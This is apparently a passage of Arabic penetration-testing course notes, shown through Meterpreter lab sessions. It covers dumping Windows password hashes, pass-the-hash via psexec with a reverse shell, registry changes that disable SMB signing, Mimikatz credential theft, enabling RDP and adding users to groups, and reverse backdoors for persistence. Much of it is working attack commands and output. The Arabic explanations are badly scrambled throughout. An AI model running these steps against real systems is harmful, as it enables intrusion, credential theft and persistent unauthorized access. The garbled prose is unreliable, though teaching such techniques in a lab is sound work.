انها هتفيدك فال **Scope** بتاعك ساعتها انت شغلك عال **Password**
. **victim** عند ال **Maintaining Access** فال **hash**



- لازم قبل اي خطوه هنعملها نتأكد اننا داخلين ب High Privilege . Sysinfo Command ودا بنعمله عن طريق ال Escalation

```
meterpreter > sysinfo
Computer       : WIN-K75TDEUEPA5
OS             : Windows 8.1 (Build 9600).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- تعالى نعمل Dump لـ Hashes بتعتني عن طريق ال Command SAM ونجيب كل ال Hashes الموجوده فال hash dump عشان ال Exploit كانت عمالها Machine Database ... طب لو كانت Linux هتلاقى ال Hashes موجوده ... Windows ... Shadow File ف

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e9611aec85bc393d8a603ad2a7528e52...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
els:1001:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f:::
```

- احنا هنا داخلين بصلاحيات ال System خد بالك في بعض ال Administrator Account لو انت Operating system جرب تحاول تعمل Dump لـ Hash لو نفع تمام يبقى انت مش تحتاج تعمل System وترقي صلاحياتك مثل دلـ Privilege Escalation ... طب افرض انت جيت تعمل ال Dump hash ... Account مش مسمحولك ... خلاص يبقا هتحتاج تعمل ترقيه الصلاحيات الاول وبعدين تعمل ... Dump hashes ... تعالى نشوف مثال ...

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e9611aec85bc393d8a603ad2a7528e52...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)
meterpreter >
```

- لو جيت هنا تعمل Dump Hashes هتلاقيه بيكولك لازم تبقا Migrate وبيقولك على Hint ال هو اعمل System user ... System user تكون تابعه لـ Process أخرى

عشان تعرف تعمل **Dump hashes** ودي من طرق ال **Privilege Escalation** ال كنا شرحناها بالتفصيل فوق أرجع لها .

- ممكن تيجي تعمل **System Hashes** وانت **Hash dump** لل **Account** ميرضاش يشتغل معك ويجبك **Error** انك لازم تكتب ال **hash** البديل ليه وهو ال **Command** **run hash dump** فانت عندك حلين شوف انت داخل ب **Account** نوعه ايه لو كان **System** فانت اكتب **hash dump** وشوف نفع معك تمام ولو منفعش جرب الثاني **run hash dump** ولو منفعش اعمل **Command** تانيه واعمل نفس ال **process** **Migrate system** هتلاقيه اشتغل معك ... يعني فحاله انك **hash dump process** **migrate** **account** برضه ممكن تحتاج تعمل **hash dump** ال **Command** تانيه عشان تنفذ ال **hash dump** وصل كدا .

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
els:1001:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b7413
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
meterpreter > migrate 2520
[*] Migrating from 3676 to 2520...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
els:1001:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f:::
```

- جبنا احنا ال **Hash** خلاص تعالى نستخدمها فال **Technique** الاول بتعنا وهو ال **Pass the hash** ... هناخد ال **hash** زي مهو ونحاول نعمل بيه **Cracking** ليه ونجيب ال **Login** مع **Meterpreter** ... بما اننا فاتحين **password** **text** ال **Victim** بتعنا وداخين بصلاحيات عاليه وهي ال **System** تعالى نستخدم **Module** اسمه **psexec** ودا هيخلينا نعمل ال **Attack** بتعنا ال هو ال **Pass the hash** .

- هتلافي ال **Path Module** فال **Path** دا تقدر تستخدمه منه زي كدا ...

```
</> use exploit/windows/smb/psexec
```

- هيحتاج منك ال **Module** عشان يشتغل ال **User** ال هتخش بييه
وهيحتاج منك ال **Hash** الخاص بييه وال **Ip** بتاع ال **Host** او ال
ال **Attack** ال انت مترجمته فال **user** بتاعك ... هاخد **Victim**
نشتغل عليه وهو ال **els** ... تعالى نشوف المثال مع بعض ...

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
els:1001:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Our username will be **els** while the password hash is:

```
aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f
```

- تعالى ننفذ ال **module** بال **Attack** بتعنا ...

```
</>
msf exploit(psexec) > set SMBPASS
aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f
SMBPASS => aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f
msf exploit(psexec) > set SMBUSER els
SMBUSER => els
msf exploit(psexec) > set RHOST 192.168.102.155
RHOST => 192.168.102.155
msf exploit(psexec) > exploit
```

```
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.102.147:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.102.155:445 as user 'els'...
[*] Selecting PowerShell target
[*] 192.168.102.155:445 - Executing the payload...
[+] 192.168.102.155:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.102.155
[*] Meterpreter session 3 opened / (192.168.102.147:4444 -> 192.168.102.155:49167) at 2016-02-25 10:54:24 -0500

meterpreter > sysinfo
Computer : WIN-K75TDEUEPA5
OS       : Windows 8.1 (Build 9600).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Domain   : WORKGROUP
```

- خد بالك لو انت **User** عادي وتم اضافتك فال **Administrators** فاً عادي وتم اضافتك فال **Administrators** فال **User** معين فدا مش معناه ان ليك كل صلاحيات ال **Administrator** وانك تقدر تعمل كل ال هما يقدروا يعملوه ... فتتجي انت ك **User** تعمل **Dump** لـ **Hashes** تلاقى ال **Exploit** منجحتش معاك عشان انت مش مسمحولك بصلاحيات ال ... وانت تقول انا ف **Group** ال **Admin** مش راضي ينفذ . **Attack** ليه ... دا بسبب ال **User** ال انت بتنفذ بيـه ال **Attack**

```
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.102.147:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.102.155:445 as user 'els'...
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error:
STATUS_ACCESS_DENIED (Command=117 WordCount=0)
```

- عشان تحل المشكله دي تحتاج فقط انك تكون **Administrator** حقيري تابع لجموعه ال **Admin** فال **Domain** ال انت فيه ... أو انك تعديل فال **Host** الخاص بال **registry file** عشان ال **Attack** بتعالك ينجح ... ال **registry** دي المكتبه الموجوده فنظام ال **Windows** وكل ال **APP** وكل ال **Configuration** ال بتعمل عندك عال **Database** زي ال **Users** ال تكون زي ال **Database** لـ **Registry** ال **System** بحيث نتمكن انا نعمل ال **User Pass the Hash Technique** بال العادي بتعنا ...

The two registry entries needed on the target for this to be successful are:

1. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
 - Add a new DWORD (32-bit) named **LocalAccountTokenFilterPolicy** and set its value to **1**
2. HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters
 - Add a new DWORD (32-bit) named **RequireSecuritySignature** and set its value to **0**

- الكلام دا هنفذه ازاي ك **Victim** ... احنا فاتحين مع ال **Attacker** بالفعل ال **Meterpreter** بتعنا ... فنروح نفتح معاه **Shell** عشان نعرف ننفذ **Victim Commands** عند ال **Victim** بتعنا ... كتبت جوا ال **Shell** ... روح اكتب ال **Command** المترپر ... دي جوا ال **Shell** دي جوا ال **Commands** انت نفذت الكلام ال **Fat** ...

```
PS> Set-ItemProperty -Path
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -
Name LocalAccountTokenFilterPolicy -Value 1 -Type DWord
```

```
PS> Set-ItemProperty -Path
HKLM:\System\CurrentControlSet\Services\LanManServer\Parameters -
Name RequireSecuritySignature -Value 0 -Type DWord
```

- برضه فيه حل آخر انك تروح فال **Shell** عندك تكتب ال **Registry** وبعدين تديله ال **reg add** ال **Command**

```
C:\> reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Pol
icies\System" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1
/f
```

```
C:\> reg add
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServe
r\Parameters" /v RequireSecuritySignature /t REG_DWORD /d 0 /f
```

- ال **Administrator** دي معناها ان اي حد غير ال **Administrator** واللى ال **RID** ال **Relative ID** الخاص بييه بيبقى رقم **500** فنظام ال **Windows** اسمحله كنظاً انه يعمل ال **Pass the hash** يعني يدخل بال **Hash** ال عاوز يدخل بييه ... بس يكون من ضمن جروب ال **user** عادي ومش شرط ال **Administrator** فقط لاء اي حد تاني بس يكون فال **Group** معانا اسمحله يعمل **login** بال **hash** ... احنا بنعمل الحل دا فحاله انا جبنا **hash** ل **Admin** مش **Admin** بس فالجروب بتاع ال **Admin** فعلينا الخطوات دي عشان يتمكن من ال **Pass the hash technique**.

- احنا عملنا بالفعل ال **System Account** لـ **Pass the hash** تعالي نكمل ونعمل ال **Services** لـ **pass the hash** عند ال **RDP Service** عشان نستغلها ... هنجرب الاول فال **Victim Access** ال بتسمحلنا اننا نأخذ **Remote Desktop Protocol** على **Xfreerdp** ما عن بعد ... فعندها ال **machine tool** اسمها ال **machine** عشان ننفذ ال **RDP** عند ال **target** بتعنا ... ممكن تتعرف اكتر عن ال **tool** وازاي تستخدمنها عن طريق ال **help** بتاعها .

```
root@tester:~# xfreerdp --help
FreeRDP - A Free Remote Desktop Protocol Implementation
See www.freerdp.com for more information

Usage: xfreerdp [file] [options] [/v:<server>[:port]]
```

- تعالي ننفذ ال **Attack** بيها ...

```
# xfreerdp /u:admin /d:foocorp /pth:9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41 /v:172.16.22.119
```

- هتديله ال **user** ال عاوز تخش بيها وهو ال **Admin** وبعد كدا ال **Domain** موجود فيه ال **Target** بتاعك وبعد كدا ال **Hash** بتاع **Victim** بال **Ip** الخاص بال **Victim** بتاعك ... ودا طبعا فالحاله ان ال **RDP** شغال هناك عند ال **Victim** .

- عندنا **Tool** مهمه وهي ال **Mimi Katz** ودي بتديله ال **Hash** وهي تجلك ال **Password** عططول يعني بتجلبك ال **Plain text** عشان تأخذ قوه الاداه كامله عندك وكل ال عططول ... ال **Mimi Katz** الخاصه بيها لازم ال **Session** ال تكون فاتحها بال **Features** لازم تكون **64 bit** بمعنى انت عشان تفتح **Meterpreter** مع ال **target** بتاعك عملت فالاول خالص **Victim** معينه شغاله عند ال **Service** لثغره موجوده ف **Exploit**

فال **Service** دي شغاله ب 32 bit ولا 64 bit دا المقصود من الحته
دي ... فلازم ال **Session** ال فتحتها مع ال **target** من الاول تكون
عشان تأخذ ال **Tool** على ال **Full Access** 64 bit بتعنك .

- عشان نتأكد من نقطه ال **session** دي كام **bit** تعالى نعمل ال
... **Sysinfo Command**

```
meterpreter > sysinfo
Computer       : ELS
OS             : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 4
Meterpreter    : x86/win32
meterpreter >
```

32-bit ←

- هنلاقي ال **session** بتعنا 32-bit ودا معناه اننا مش هناخد كامل
قوه ال **Tool** بتعنا ال هي ال **Mimi Katz** ... هنحتاج نعمل
process ل **Migrate** تانيه تكون 64-bit بس خد بالك ان ال
process دي يكون ليها نفس ال **Privilege** بتاعت ال **Process**
ال انت داخل بيها ... فتعالي ننفذ ال **command** دا ال هو
PS -A عشان يجيبنا كل ال **processes** ال شغاله بال **x86_64-S**
عشان نعرف هنعمل **migrate** لأنھي **Process** بالضبط .

PID	PPID	Name	Arch	Session	User	Path
280	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
308	512	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
360	348	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
412	348	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
428	404	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
440	512	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\servicing\TrustedInstaller.exe

طلعنا كل ال **Services** لواحده منهم .

```

meterpreter > migrate 448
[*] Migrating from 1668 to 448...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : ELS
OS : Windows 7 (Build 7601, Service Pack 1)
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 4
Meterpreter : x64/win64
meterpreter >

```

- هتلaci عملنا process ل migrate بـ ID 448 ولو
جيت تبص على ال Session ال فتحها بال Meterpreter بـ
هتلaciها بـ 64 bit .

- ال Metasploit Framework كدا جايه مع ال Mimi Katz
بتخنا فـقدر نستخدمها من خلال ال meterpreter فـتعالي نعمل
بتخها فال Meterpreter لـ Mimi Katz Load
ال ممكن نستخدمها معها ... Commands

Mimikatz Commands	Command	Description
meterpreter > load mimikatz	kerberos	Attempt to retrieve kerberos creds
Loading extension mimikatz...success.	livessp	Attempt to retrieve livessp creds
meterpreter >	mimikatz_command	Run a custom command
	msv	Attempt to retrieve msv creds (hashes)
	ssp	Attempt to retrieve ssp creds
	tspkg	Attempt to retrieve tspkg creds
	wdigest	Attempt to retrieve wdigest creds

- اـ هنا عـاوزـين من كل دـا ال Command وـدا ال
Different Credentials لـ Retrieve من ال
Bـيـعـمـلـنـا ال Target وال Protocols Services
وـيـجـبـلـكـ ال User بال Password الخاص بيـه .

```

meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
AuthID      Package      Domain      User      Password
-----      -----      -----
0;999       NTLM        WORKGROUP   ELS$ 
0;997       Negotiate   NT AUTHORITY LOCAL SERVICE
0;1576331   NTLM        els          user
0;996       Negotiate   WORKGROUP   ELS$ 
0;47435     NTLM        els          user
0;1576312   NTLM        els          user
0;10194500  NTLM        els          user
0;10194515  NTLM        els          user
0;378812    NTLM        els          els
0;378766    NTLM        els          els
=====
meterpreter >

```

- هنلاقيه جبنا ال **Users** بال **Passwords** بتعتهم فأنت تاخدهم وتقعد تجرب ال **Services** دي عال **Credentials** ال عند ال لحد متشتغل معاك على واحده ... ولو عاوز تشوف كل ال **Target** ال جايه مع ال **Mimi Katz** ال ممكن تستخدمنها معها ... اكتب ال **Command** ال قدامك فالمثال دا .

```

meterpreter > mimikatz_command -f *:::
Module : '*' introuvable

Modules disponibles :
crypto      - Standard
hash        - Cryptographie et certificats
system      - Hash
process     - Gestion système
thread      - Manipulation des processus
service     - Manipulation des threads
privilege   - Manipulation des services

```

- كنا اتكلمنا عن ال **RDP** ال اسمها ال **Service** لو عاوز تعمل **Remote Machine Access** على **Victim** فهنسخدم ال اذا كانت شغاله ولا مطفيه عند ال **Windows** بس لازم تكتب ال **net start** ال **Services** عشان يجبك كل ال **Command** شغاله على نظام ال **Windows** عند ال **Meterpreter** من ال **Shell** عند ال **Target** . عشان يسمح لك انك تنفذ اوامر **Windows**

`</> shell`

```
meterpreter > shell
Process 3560 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

`C:\Windows\system32>net start`

```
net start
These Windows services are started:

Application Experience
Application Information
Background Intelligent Transfer Service
Base Filtering Engine
Certificate Propagation
COM+ Event System
Computer Browser
Credential Manager
Cryptographic Services
DCOM Server Process Launcher
Desktop Window Manager Session Manager
```

Network List Service
Network Location Awareness
Network Store Interface Service
Offline Files
Plug and Play
Power
Print Spooler
Program Compatibility Assistant Service
Remote Desktop Configuration
Remote Desktop Services
Remote Desktop Services UserMode Port Redirector
Remote Procedure Call (RPC)
RPC Endpoint Mapper
Secondary Logon
Security Accounts Manager
Security Center
Server
Shell Hardware Detection

- هتلاقیه جابک ان ال **RDP** شغاله عند ال **Machine** بالفعل .

- عند برضه كذا **command** تاني تقدر تستخدموهم من خلال ال **System** عشان تعرف ال **Services** ال شغاله عال **metasploit** حاليا وتعمل عليها ... **Check**

`</> run service_manager -l`

`</> run post/windows/gather/enum_services`

```
[*] Listing Service Info for matching services, please wait...
[+] New service credential detected: AeLookupSvc is running as 'localSystem'
[+] New service credential detected: ALG is running as 'NT AUTHORITY\LocalService'
[+] New service credential detected: aspnet_state is running as 'NT AUTHORITY\NetworkService'
Services
=====
Name          Credentials      Command   Startup
----          -----
ALG           NT AUTHORITY\LocalService  Manual    C:\Windows\System32\alg.exe
AeLookupSvc   localSystem        Manual    C:\Windows\system32\svchost.exe
AppIDSvc     NT Authority\LocalService  Manual    C:\Windows\system32\svchost.exe
onation
```

- عندنا اسمها ال **get Gui Tool** دي ممكن تفتحها عن طريق ال **RDP** عشان تفتحلك ال **Meterpreter** بال **Metasploit** . **Target**

```

</>
meterpreter > run getgui -h
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>

OPTIONS:
-e          Enable RDP only.
-f <opt>    Forward RDP Connection.
-h          Help menu.
-p <opt>    The Password of the user to add.
-u <opt>    The Username of the user to add.

```


- تعالى نعمل **RDP** عن طريق ال **Option** **-e**

```

meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf5/logs/scripts/getgui/clean_up_
meterpreter >

```

- بس خد بالك من نقطه وهي انك لازم تكون متضاف فاى ال **Group** مسموح له يستخدم ال **RDP** لو كنت فى **Domain** معين وانت تابع ل **User Group** فيه لازم تتأكد ان ال **User** بتاعك متاح ليه انه يستخدم ال **RDP** عشان متعملش كل دا وفالآخر تلاقي نفسك مش معاك من **Permission** طب لو انت مش زى **Domain Group** تابع ل **Domain**.



- تعالى نضيف **User** لـ **Group** الخاص بـ **RDP Service** عشان
شغلنا ميوقةش بعد كدا ... كالعاده تفتح **Shell** من ال **Meterpreter**
ال فاتحها عند ال **Victim** ... **Commands** عشان ننفذ

From the Windows shell we can issue the command:

```
</> net localgroup "Remote Desktop Users" els_user /add
```

```
C:\Windows\system32>net localgroup "Remote Desktop Users" els_user /add
net localgroup "Remote Desktop Users" els_user /add
The command completed successfully.
```

- تعالى نشوف ال **user** بتعدنا قبل منعمل ال **Command** وبعد
اضافه ولا ايه ...



. **تعالي بعد كدا ننفذ ال RDP** بال **User** ال عملائه اضافه فال **Group**

```
</> rdesktop [IP_ADDRESS] -u [USERNAME] -p [PWD]
```

stduser@els:~\$ rdesktop 192.168.102.157 -u els_user -p els_pwd
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16

Victim screen via RDP


- تعالى نشوف ال **Groups** الموجودة عند ال **Victim** هناك ... عن طريق ال **Command** ال **net local group** ودا هيجبك **List** بكل ال **Groups** الموجودة عند ال **Victim** هناك على جهازه .

```
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
```

- وممكن برضه باستخدام ال **Command** ال **net local group** ... **Tambah** ال **Users** الموجودين فجروب معين داخل ال **Domain**

```
</> net localgroup "Remote Desktop Users"
net localgroup "Remote Desktop Users"
Alias name      Remote Desktop Users
Comment         Members in this group are granted the right to logon remotely
Members
-----  
els_user
The command completed successfully.
```

- احنا ضفنا **User** فجروب ال **Users** الخاص بال **RDP** طب متيجي تجرب نضيف **User** برضه بس فجروب ال **Administrators** عند ال **Victim** الخاص بال **RDP** برضه ولكن جروب ليه صلاحيات أعلى وبرضه عن طريق نفس ال **Command** ال هو **net local group**



- احنا عملنا ال **service** دی على **techniques** واحده عند ال **RDP** وهي ال **Target** ... انت ممكن تعمل الكلام دا على اي **Telnet** انت مترجمتها عند ال **Victim** زي ال **Service** حسب الترجمة بتاعك والهدف ال عاوز تتحققه ساعتها بترجمت ال **Service** المناسبه ليه زي محسنا شوفنا تماما وعشان متوجهش مني احنا لسه فأول نوع من ال **Maintaining Access** ال هو ال **Cracking** **pass the hash** وشوفنا ال **password hash** فكرته انك بعد اما جبت ال **hashes** بالطرق ال شرحناها **John Hydra** عن طريق **Tool** زي ال **Cracking** او **Keywords** ال عندهم **dictionary** بتحتوي على **the ripper list** كتير وبيقعدوا يخمنوا لحد ميوصلوا لل **password** وبرضه كنا عطينا **hint** للحته دي فجزء ال **Low hanging Fruits** وبص عليها حته ال **Brute force Attack** وال **Dictionary attack** وال **Tools** ال بتنفذ ال **Attack** وفي أمثله ... هنلوق مع بعض النوع الثاني من ال **Back Door** وهو ال **Maintaining Access**.

- ال **Back door** دا عباره عن **executable file** ودا بيتمكننا اننا نعمل **Machine** لما يجي ال **Victim** يعمل **Reboot** لـ **persist** بتعته ... عندنا نوع من ال **Back door** وهو ال **Back door** ودا ال **Victim machine** هي ال تعمل **Attacker** لـ **Establish Connection** بينها وبين جهاز ال **Attacker** هيخلي ال **Traffic** وهو طالع من ال **Victim** رايح لـ **Attacker** مفيش حاجه هتعارضه زي ال **Fire wall** على عكس ال **Attacker** ... فالنوع دا من ال **Victim** بيخلوي ال **back doors** هو ال بيبدئ الاتصال ولذلك بنسميه ال **Reverse back door** عشان الاتصال بيتم عكسيا وطبعا ال **Session** ال هتفتح مبينك وبين ال **Victim** ال هو هيعملها **Establish Port** دي لازم يكون متعدد فيها ال **IP** وال **Attacker** ال هتتواصل معاه ال هو ال **Destination** الخاصين بال

- فال **Attacker** بيروح يعمل **inject** لل **Back door** عند ال **Victim** فال **Machine** الخاصه بيه ومجرد مال **victim** يجي يعمل بتعته هيطلع من عنده او **Power on Reboot** بتعته هيطلع من عنده **Machine** لل **Power on Reboot** او **Connection** زي مقولنا متعدد فيه ال **IP** وال **Port** بتوع ال **Destination** وال **Source** ال هيتم بينهم الاتصال .
بس عندنا مشكله وهي ان ال **Back door** زي مقولنا وانت بتعمله ك **Attacker** بتبقا كاتب ضمن ال **Script** الخاص بيء انه يفتح اتصال عكسي من جهاز ال **Attacker** ويروح لجهاز ال **Victim** ال موجود على ال **IP** دا طب افرض ال **Attacker** غير ال **IP** دا او طلع برا ال **Network** ال موجود فيها ال **IP** دا وراح ل **IP** تانيه ...

